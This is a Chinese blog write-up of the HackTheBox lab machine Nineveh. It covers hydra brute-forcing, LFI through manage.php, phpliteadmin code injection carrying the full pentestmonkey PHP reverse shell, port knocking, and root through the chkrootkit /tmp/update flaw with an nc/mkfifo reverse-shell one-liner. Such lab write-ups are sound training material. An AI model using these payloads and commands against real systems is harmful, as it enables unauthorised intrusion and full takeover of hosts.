

# hackthebox-Nineveh（考点：hydra/phpliteadmin/LFI/图片密码/端口敲门/chkrootkit）

原创

冬萍子 于 2020-04-10 20:49:18 发布 326 收藏

版权声明：本文为博主原创文章，遵循 [CC 4.0 BY-SA](https://creativecommons.org/licenses/by-sa/4.0/) 版权协议，转载请附上原文出处链接和本声明。

本文链接：[https://blog.csdn.net/weixin\\_45527786/article/details/105440251](https://blog.csdn.net/weixin_45527786/article/details/105440251)

版权

## 1、nmap扫描

```
root@kali:~# nmap -A 10.10.10.43
Starting Nmap 7.70 ( https://nmap.org ) at 2020-04-10 03:09 EDT
Nmap scan report for 10.10.10.43
Host is up (0.25s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE  VERSION
80/tcp    open  http     Apache httpd 2.4.18
443/tcp    open  ssl/http Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: 400 Bad Request
|_ ssl-cert: Subject: commonName=nineveh.htb/organizationName=HackTheBox Ltd/s
eOrProvinceName=Athens/countryName=GR
|_ Not valid before: 2017-07-01T15:03:30
|_ Not valid after: 2018-07-01T15:03:30
Warning: OSScan results may be unreliable because we could not find at least
open and 1 closed port
Aggressive OS guesses: Linux 3.10 (91%), Linux 3.12 (91%), Linux 3.13 (91%)
```

## 2、http & hydra & LFI 渗透

80/443都是网页，一个http，一个https  
两个都打开看看，并dirbuster扫描

Type	Found	Response	Size
Dir	/	200	
Dir	/icons/	403	
File	/info.php	200	
Dir	/department/	200	

80打开department是登录框。

没有别的什么信息。应该只有暴力破解了。

ctrl+u再看看，

```
</div>
<!-- @admin! MySQL is been installed.. please fix the login page! ~amrois -->
</div>
```

说登录页有问题，那可以SQL注入么？

试了几种却不行。。

只有暴力干它了，还好这里有提示admin账号和amrois用户应该存在，不然连用户名都得暴力破解，浪费时间。。


burp抓包，获得hydra需要的信息

```
hydra 10.10.10.43 -l admin -P rockyou.txt http-post-form "/department/login.php:username=^USER^&password=^PASS^:  
Invalid Password!"
```

OK，得到密码

登录。

点击note



Hi admin,

[https://blog.csdn.net/weixin\\_45527786](https://blog.csdn.net/weixin_45527786)

看到底下有文字，这种note=什么什么这种多半是有文件包含漏洞了

试了下，只有完整的ninevehnotes，才能执行文件包含，我把s去掉，就没有执行了

不小心把txt打成wxt都无所谓，看来ninevehnotes才是重点 <http://10.10.10.43/department/manage.php?>

[notes=files/ninevehNotes.txt../../../../../../../../etc/passwd](http://10.10.10.43/department/manage.php?notes=files/ninevehNotes.txt../../../../../../../../etc/passwd)


10.10.10.43/department/manage.php?notes=files/ninevehNotes.wxt../../../../../../../../etc/passwd

你就知道 Hack The Box :: Machines <https://www.exploit-db.com> Base64编码转换工具, ... 在线计算器 - 科学计算器

Notes Logout

Hi admin,





```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

[https://blog.csdn.net/weixin\\_45527786](https://blog.csdn.net/weixin_45527786)

/department/manage.php?notes=files/ninevehNote.wxt../../../../../../../../etc/passwd

道 Hack The Box :: Machines <https://www.exploit-db...> [Base64编码转换工具](#), ... [在线计算器 - 科学计](#)

Logout

Hi admin,



No Note is selected.


[https://blog.csdn.net/weixin\\_45527786](https://blog.csdn.net/weixin_45527786)

除了执行passwd也没想到怎么弄shell

### 3、https & hydra & LFI

再看看443 https

扫描



Type	Found	Response
Dir	/	
Dir	/db/	
Dir	/icons/	
Dir	/server-status/	
Dir	/secure_notes/	

secure\_notes看一下，是张图。图片就要看一下，根据经验，里面会隐藏东西。

```
apt-get install steghide
steghide extract -sf XXX图片名
```

没什么用，再试 `strings XXX`

得到了ssh登录密码。但是回头看nmap，没有ssh的22呀。先留着。后面应该用的上。

进入 `/db`，又是登录框，没有用户名，继续暴力破解。

```
[ATTEMPT] target 10.10.10.43 - login "none" - pass "alexia" - 1451 of 0 [child 14344399] (0/4)
[ATTEMPT] target 10.10.10.43 - login "none" - pass "landon" - 1452 of 0 [child 14344399] (0/24)
[ATTEMPT] target 10.10.10.43 - login "none" - pass "nicola" - 1453 of 0 [child 14344399] (0/18)
[ATTEMPT] target 10.10.10.43 - login "none" - pass "99999" - 1454 of 0 [child 14344399] (0/51)
[ATTEMPT] target 10.10.10.43 - login "none" - pass "nancy" - 1455 of 0 [child 14344399] (0/30)
[ATTEMPT] target 10.10.10.43 - login "none" - pass "hermione" - 1456 of 0 [child 14344399] (0/50)
[ATTEMPT] target 10.10.10.43 - login "none" - pass "cosita" - 1457 of 0 [child 14344399] (0/34)
[ATTEMPT] target 10.10.10.43 - login "none" - pass "nissan" - 1458 of 0 [child 14344399] (0/35)
[443][http-post-form] host: 10.10.10.43 login: none password: password123
1 of 1 target successfully completed, 1 valid password found
```

这是phpliteadmin

网上搜下漏洞

<https://www.exploit-db.com/exploits/24044>

EDB Verified: ✓ Exploit: ↓ / {}

```
# Exploit Title: phpliteadmin <= 1.9.3 Remote PHP Code Injection Vulnerability
# Google Dork: inurl:phpliteadmin.php (Default PW: admin)
# Date: 01/10/2013
# Exploit Author: L@usch - http://la.usch.io - http://la.usch.io/files/exploits/phpliteadmin-1.9.3.txt
# Vendor Homepage: http://code.google.com/p/phpliteadmin/
# Vendor Status: Informed
# Software Link: http://phpliteadmin.googlecode.com/files/phpliteadmin_v1-9-3.zip
# Version: 1.9.3
# Tested on: Windows and Linux

Description:

phpliteadmin.php#1784: 'Creating a New Database' =>
phpliteadmin.php#1785: 'When you create a new database, the name you entered will be appended with the appropriate file e
the directory you specified as the $directory variable.'
```

[https://blog.csdn.net/welxin\\_45527786](https://blog.csdn.net/welxin_45527786)

大意是新建数据库（php后缀）、表，再然后插payload（text），最后在网址那里加入并点击数据库的名字就可以执行了

本想随意建个看看的，但又想到之前的文件包含，只有ninevehNotes可以被执行，我保险起见，数据库命名ninevehNotes.txt.writeup.php

再插表，应该随意命名

Create New Database [?] Create Log Out

1 total

Create new table on database 'ninevehNotes.txt.writeup.php'

Name: [ ] Number of Fields: [ ] Go

Create new view on database 'ninevehNotes.txt.writeup.php'

再在default value插payload，field随便填

Creating new table: '111'

Field	Type	Primary Key	Autoincrement	Not NULL	Default Value
<input type="text"/>	TEXT	<input type="checkbox"/> Yes	<input type="checkbox"/> Yes	<input type="checkbox"/> Yes	<input type="text"/>

Powered by [phpLiteAdmin](#) | Page generated in 0.0036 seconds. [https://blog.csdn.net/weixin\\_45527786](https://blog.csdn.net/weixin_45527786)

我用的是pentestmonkey那个，压缩版，修改自己的IP端口

```
<?php set_time_limit (0); $VERSION = "1.0"; $ip = "10.10.14.57"; $port = 4444; $chunk_size = 1400; $write_a = null; $error_a = null; $shell = "uname -a; w; id; /bin/bash -i"; $daemon = 0; $debug = 0; if (function_exists("pcntl_fork")) { $pid = pcntl_fork(); if ($pid == -1) { printit("ERROR: Cannot fork"); exit(1); } if ($pid) { exit(0); } if (posix_setsid() == -1) { printit("Error: Cannot setsid()"); exit(1); } $daemon = 1; } else { printit("WARNING: Failed to daemonise. This is quite common and not fatal."); } chdir("/"); umask(0); $sock = fsockopen($ip, $port, $errno, $errstr, 30); if (!$sock) { printit("$errstr ($errno)"); exit(1); } $descriptorspec = array(0 => array("pipe", "r"), 1 => array("pipe", "w"), 2 => array("pipe", "w")); $process = proc_open($shell, $descriptorspec, $pipes); if (!is_resource($process)) { printit("ERROR: Cannot spawn shell"); exit(1); } stream_set_blocking($pipes[0], 0); stream_set_blocking($pipes[1], 0); stream_set_blocking($pipes[2], 0); stream_set_blocking($sock, 0); printit("Successfully opened reverse shell to $ip:$port"); while (1) { if (feof($sock)) { printit("ERROR: Shell connection terminated"); break; } if (feof($pipes[1])) { printit("ERROR: Shell process terminated"); break; } $read_a = array($sock, $pipes[1], $pipes[2]); $num_changed_sockets = stream_select($read_a, $write_a, $error_a, null); if (in_array($sock, $read_a)) { if ($debug) printit("SOCK READ"); $input = fread($sock, $chunk_size); if ($debug) printit("SOCK: $input"); fwrite($pipes[0], $input); } if (in_array($pipes[1], $read_a)) { if ($debug) printit("STDOUT READ"); $input = fread($pipes[1], $chunk_size); if ($debug) printit("STDOUT: $input"); fwrite($sock, $input); } if (in_array($pipes[2], $read_a)) { if ($debug) printit("STDERR READ"); $input = fread($pipes[2], $chunk_size); if ($debug) printit("STDERR: $input"); fwrite($sock, $input); } } fclose($sock); fclose($pipes[0]); fclose($pipes[1]); fclose($pipes[2]); proc_close($process); function printit ($string) { if (!$daemon) { print "$string\n"; } } ?>
```

最后在网址那里点击http://10.10.10.43/department/manage.php?notes=ninevehNotes.txt.writeup.php  
没反应

只好重新检查那里有问题，在rename那里。看到了真正的地址。原来是地址不正确

hNotes.txt.writeup.php

name database 'var/tmp/ninevehNotes.txt.writeup.php' to

by [phpLiteAdmin](#) | Page generated in 0.0008 seconds.

修改后，

```
10.10.10.43/department/manage.php?notes=/var/tmp/ninevehNotes.txt.writeup.php
```

就 OK了，收到shell

## 4、提权

老套路，上linpeas.sh，自动扫提权信息。

看到这个

```
0cotober cms
admin:admin
上传php5
http://10.10.10.16/stora
[+] Looking for Knock configuration
Config Knock file found!:
/etc/knockd.conf
Sequence found!:
sequence = 571, 290, 911
sequence = 911, 290, 571
[+] Looking for logstash files
Not Found
```

这是端口敲敲敲，网上可以搜到[很多](#)

仔细查看了下是配置文件，果然是敲出ssh，这就和之前的ssh密码联动了

```
cat /etc/knockd.conf
[options]#!/bin/bash
logfile = /var/log/knockd.log
interface = ens33
[openSSH]
sequence = 571, 290, 911
seq_timeout = 5
start_command = /sbin/iptables -I INPUT -s %IP% -p tcp --dport 22 -j ACCEPT
tcpflags = syn
[closeSSH]
sequence = 911, 290, 571
seq_timeout = 5
start_command = /sbin/iptables -D INPUT -s %IP% -p tcp --dport 22 -j ACCEPT
tcpflags = syn
```

开ssh的顺序是依次敲571 290 911 端口

```
for x in 571 290 911; do nmap -Pn --max-retries 0 -p $x 10.10.10.43; done
```

再nmap重新扫10.10.10.43.果然22开了

```
root@kali:~# nmap -p- 10.10.10.43
Starting Nmap 7.70 ( https://nmap.org ) at 2020-04-10 05:51 EDT
Nmap scan report for 10.10.10.43
Host is up (0.24s latency).
Not shown: 65532 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
Nmap done: 1 IP address (1 host up) scanned in 50.424 seconds
```

加上之前的ssh密码，直接登录，以用户amrois之名,总不能这么直接是root把

```
把之前的那段ssh密码拷到本机，保存到新文件id_rsa
chmod 600 id_rsa
ssh -i id_rsa amrois@10.10.10.43
```

搞定继续linpeas.sh看看，但是没有什么好东西。

换个扫描工具pspy，是可以扫进程的。看root在执行什么。

看UID=0的（root），进程也不少，看看这个，

```
UID=0 PID=3239 /bin/sh /usr/bin/chkrootkit
UID=0 PID=3242 /bin/sh /usr/bin/chkrootkit
UID=0 PID=3244 wc -l
UID=0 PID=3243 find /proc
```

还真能搜到

```
root@kali:~# searchsploit chkrootkit
-----
Exploit Title | Path
-----|-----
Chkrootkit - Local Privilege Escalation (Metasploit) | exploits/linux/local/38775.rb
Chkrootkit 0.49 - Local Privilege Escalation | exploits/linux/local/33899.txt
-----
```

点开看看

```
Steps to reproduce:
- Put an executable file named 'update' with non-root owner in /tmp (not
  mounted noexec, obviously)
- Run chkrootkit (as uid 0)

Result: The file /tmp/update will be executed as root, thus effectively
rooting your box, if malicious content is placed inside the file.
```

很简单了，/tmp里建个update文件，并给予他执行权限(我忘了chmod777 浪费了一段时间。。。)。就会被root执行。那里面弄个送shell命令就行了

```
#!/bin/bash
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.57 1337 >/tmp/f
```

本机开启监听，很快搞定



```
amrois@nineveh:~$ cd /tmp
amrois@nineveh:/tmp$ chmod 777 update
amrois@nineveh:/tmp$ ls
linpeas.sh
ospy64
systemd-private-92ab9fd872fb46d9a4749d30e7ebaae5-systemd-timesyncd.service-gAaBOF
amrois@nineveh:/tmp$ cat update
#!/bin/bash
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.57 1337 >/tmp/f
amrois@nineveh:/tmp$
```

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nc -nlvp 1337
listening on [any] 1337 ...
connect to [10.10.14.57] from (UNKNOWN) [10.10.10.43] 47300
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
#
root@wolf: ~
root@wolf:~# nc -nlvp 1234
listening on [any] 1234 ...
```